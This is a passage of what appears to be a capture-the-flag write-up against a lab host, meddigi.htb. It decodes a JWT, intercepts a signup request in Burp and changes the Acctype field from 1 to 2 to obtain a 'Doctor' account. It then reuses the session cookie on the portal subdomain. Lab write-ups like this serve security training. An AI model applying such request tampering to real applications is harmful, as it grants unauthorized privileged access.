
access_token

Value

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6IjciLCJlbWFpbCI6InRvYm9yQGRvbWFpbi5jb20iLCJuYmYiOjE3MDE2MzQ1MTgsImV4cCI6MTcwMTYzOD

There is a resource at https://jwt.io/ that can be used for reading and making JWT tokens which I used to read the containing values

Screenshot Evidence



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6IjciLCJlbWFpbCI6InRvYm9yQGRvbWFpbi5jb20iLCJuYmYiOjE3MDE2MzQ1MTgsImV4cCI6MTcwMTYzODExOCwiaWF0IjoxNzAxNjM0NTE4LCJpc3MiOiJNZWREaWdpIiwiYXVkIjoiTWVkRGlnaVVzZXIifQ.Kbfh3tKF4wZHUSDHlSlb8lq1_S27Bp2OVK0e4RV97Jw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "unique_name": "7",
  "email": "tobor@domain.com",
  "nbf": 1701634518,
  "exp": 1701638118,
  "iat": 1701634518,
  "iss": "MedDigi",
  "aud": "MedDigiUser"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

The RFC for JWT's can be used to reference any values you don't know


REFERENCE: https://www.rfc-editor.org/rfc/rfc7519.html

Screenshot Evidence




```
 4.  JWT Claims . . . . . . . . . . . . . . .
   4.1.  Registered Claim Names . . . . . . .
     4.1.1.  "iss" (Issuer) Claim . . . . . .
     4.1.2.  "sub" (Subject) Claim . . . . .
     4.1.3.  "aud" (Audience) Claim  . . . .
     4.1.4.  "exp" (Expiration Time) Claim .
     4.1.5.  "nbf" (Not Before) Claim  . . .
     4.1.6.  "iat" (Issued At) Claim . . . .
     4.1.7.  "jti" (JWT ID) Claim  . . . . .
```

I registered for another account, this time with Burp Intercept On



I caught the request on submission

Screenshot Evidence




```
POST /Signup/SignUp HTTP/2
Host: meddigi.htb
Cookie: .AspNetCore.Antiforgery.ML5pX7jOzO0=
CfDJ8M6S5Fv6aKNBnI3Yb_FirCBzIfGpN9gl2QqkoqOMWnsFmoUpIglRxl9Lwia0-W85mTiR6NicCVTK
7CQ-v0PTe0TPheWHen0vpBWIxzlg5U8GrWBoKjEW91_IOXJgUUov0tQeRoWjd93UySdK_3jynHI;
.AspNetCore.Mvc.CookieTempDataProvider=
CfDJ8M6S5Fv6aKNBnI3Yb_FirCAldgbaVTPQRhj9knKqSSEZTOzghWHWiSItDg-FjEAdpdWRAmpbs_3j
nW_UkbT94d6SiArCqzS1O2F-GmqV4W8jRxQKA_cPV1tvvmOY6NZT3nAbBHjMJkQUrtj6RzXCdtjULKXO
z1FO2975zqE7ViMOWQrt-XW3TAoeR9dfZhm_9g
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 366
Origin: https://meddigi.htb
Referer: https://meddigi.htb/signup
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

Name=Rob&LastName=Osborne&Email=tobor%40domain.com&Password=Password123%21&
ConfirmPassword=Password123%21&DateOfBirth=1987-05-05&PhoneNumber=1233214321&
Country=United+States&Acctype=1&__RequestVerificationToken=
CfDJ8M6S5Fv6aKNBnI3Yb_FirCBQEhNU48lTi0lbjvaU5HbB_CKRqJxkwL9J9TPO_63UxBthF3Mmt7EU
pwOodTVmCFnzpZMpvnU0g0BCEcz9gKng7telHcoVeTmlpGdxBOG5R7mk4aHXkKbpv8jU45bXvAg
```

I noticed Acctype is set to 1

I changed that value to 2 and forwarded the request


Screenshot Evidence



```
Te: trailers

Name=Rob&LastName=Osborne&Email=tobor%40doma
ConfirmPassword=Password123%21&DateOfBirth=1
Country=United+States&Acctype=2&__RequestVe
CfDJ8M6S5Fv6aKNBnI3Yb_FirCBQEhNU48lTi0lbjval
pwOodTVmCFnzpZMpvnU0g0BCEcz9gKng7telHcoVeTm1
```

I then logged in using those credentials and noticed I now have a “Doctor” account

Screenshot Evidence



MedDigi

Personal info

Doctor

First name:

Rob

Last name:

Osborne

Email:

tobor@domain.com


I copied my new JWT token value and attempted to use it to access https://portal.meddigi.htb/ using the Cookie Editor Firefox add-on

TOKEN VALUE

Name: access_token

Value:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6IjciLCJlbWFpbCI6InRvYm9yQGRvbWFpbi5jb20iLCJuYmYiOjE3MDE2NDE0OTMsImV4cCI6MTcwMTY0NTA5MywiaWF0IjoxNzAxNjQxNDkzLCJpc3MiOiJNZWREaWdpIiwiYXVkIjoiTWVkRGlnaVVzZXIifQ.z0fJuW1UD7FBHv8vxd2R5Lk7IM2lALc02W9fDlGry9w

Screenshot Evidence




Name
access_token

Value

```
WF0IjoxNzAxNjQxNDkzLCJpc3MiOiJNZWREaWdpIiwiYXVkIjoiTWVkRGlnaVVzZXIifQ.z0fJuW1UD7FBHv8vxd2R5Lk7IM2IALc02W9fDIGry9w
```

I saved the cookie and refreshed the login page which signed me in

Screenshot Evidence



Edit Profile

Personal info

First name: Rob

Last name: Osborne

Email: tobor@domain.com

Phone Number: 1233214321

